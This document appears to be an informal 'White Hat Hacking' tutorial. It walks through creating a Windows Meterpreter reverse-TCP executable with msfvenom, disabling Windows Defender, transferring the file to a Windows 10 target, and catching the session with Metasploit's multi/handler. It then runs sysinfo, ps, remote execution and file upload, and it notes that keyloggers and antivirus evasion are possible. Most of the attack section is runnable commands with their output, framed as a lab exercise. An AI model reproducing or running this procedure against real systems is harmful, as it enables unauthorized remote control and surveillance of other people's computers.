White Hat Hacking


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
Creating a simple payload with msfvenom

In order to establish a connection between Metasploit and your target machine, it is necessary to create a payload. The payload is a program that contains malicious code to allow a backdoor between you and the target machine. Creating the payload is relatively easy using msfvenom. What is difficult is getting the payload onto the target machine through social engineering, and getting it past the various virus scanners that are commonly used.

In this exercise, we will be turning off the windows defender virus tools on windows 10 in order to create a simple payload and connection between us and the target machine in our virtual lab.

do not worry about that, I WILL LEARN YOU HOW TO DO THAT BY EASILY WAY JUST STAY. FIRST, go to windows 10 turn off defenders





Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.



turn it all off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be Dismiss vulnerable.



Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain

we will create a payload with the reverse_tcp function. So, open up your terminal and execute the following command

go to kali Linux type ifconfig for LHOST Ip so lhost kali

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.155 lport=1234 -f exe >win10.exe

```
(root@ najd)-[/home/kali/Desktop]

# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.155 lport=1234 -f exe >win10.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Now you will find the created exe file in your Linux directory.



Look it carful it is locked so change permission of file

Why lock you are root after command get write, read

```
hash.txt htm ness 'New File' pass.txt report-46ea/b


(root@ najd)-[/home/kali/Desktop]

# sudo chmod 777 win10.exe
```



You would now need to find a way to get this file onto the target system and executed. There are various ways this can be done, and more advanced methods of disguising the file. These are outside the scope of this tutorial. Let us just assume that the file is now on the target windows machine and ready to be executed.

First, zip file in kali Linux upload it by drop box or any other site upload file or your email to transfer from kali to other machine win 10.



So, in preparation we need to setup our machine to listen for the connection when the payload is run. Open up your terminal and start Metasploit by running msfconsole





Now we will setup Metasploit to listen for the incoming connection as follows msf6 > use exploit/multi/handler msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp msf6 exploit(multi/handler) > set LHOST 192.168.1.155 msf6 exploit(multi/handler) > set LPORT 1234 msf6 exploit(multi/handler) > exploit


```
# -- --=[ 9 evasion ]

Metasploit tip: You can pivot connections over sessions started with the ssh_login modules

msf6 > use exploit/multi/handler
[*] Using configured payload generic/Shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.155
lhost ⇒ 192.168.1.155
msf6 exploit(multi/handler) > set lport 1234
lport ⇒ 1234
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.155:1234
```

now once the .exe file is run on our target machine a connection will be established



We are now connected to the target machine and can start to do some interesting things. First however, let's find out about the machine we are connected to by using the sys info command. meterpreter > sysinfo

```
meterpreter
Computer : DESKTOP-CG8834K
OS : Windows 10 (10.0 Build 19044).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 4
Meterpreter : x86/windows
meterpreter >
```

we can also find out the user ID of the person currently logged into the system with getuid command. meterpreter > getuid


we can see what processes are running using PS command. meterpreter > ps

we can execute a program, for example, we could remotely start the notepad application by the command.

meterpreter > execute -f notepad.exe




you will see on your remote windows machine the notepad application open.




finally, we will upload a file to the target machine. On our machine we have a text file named "you_have_been_hacked.txt" in the directory home/kali. The file will upload the directory we are currently in on the target machine. By default, when connecting you will be in the directory that the payload was stored. You can use cd /xxxxxx commands to change directory. In our case we have navigated to the desktop directory of the user on the target machine. You can check where you are by using the dir command. meterpreter > dir

meterpreter > upload /home/kali/you_have_been_hacked.txt



This command will upload that file to the target machine



This of course could be something much more malicious than a simple text file. It could be a key logger that will run in the background, log data and next time you connect you could download the data for example. Although Metasploit has a built-in key logger, which we will explore in another article, it relies on the connection remaining open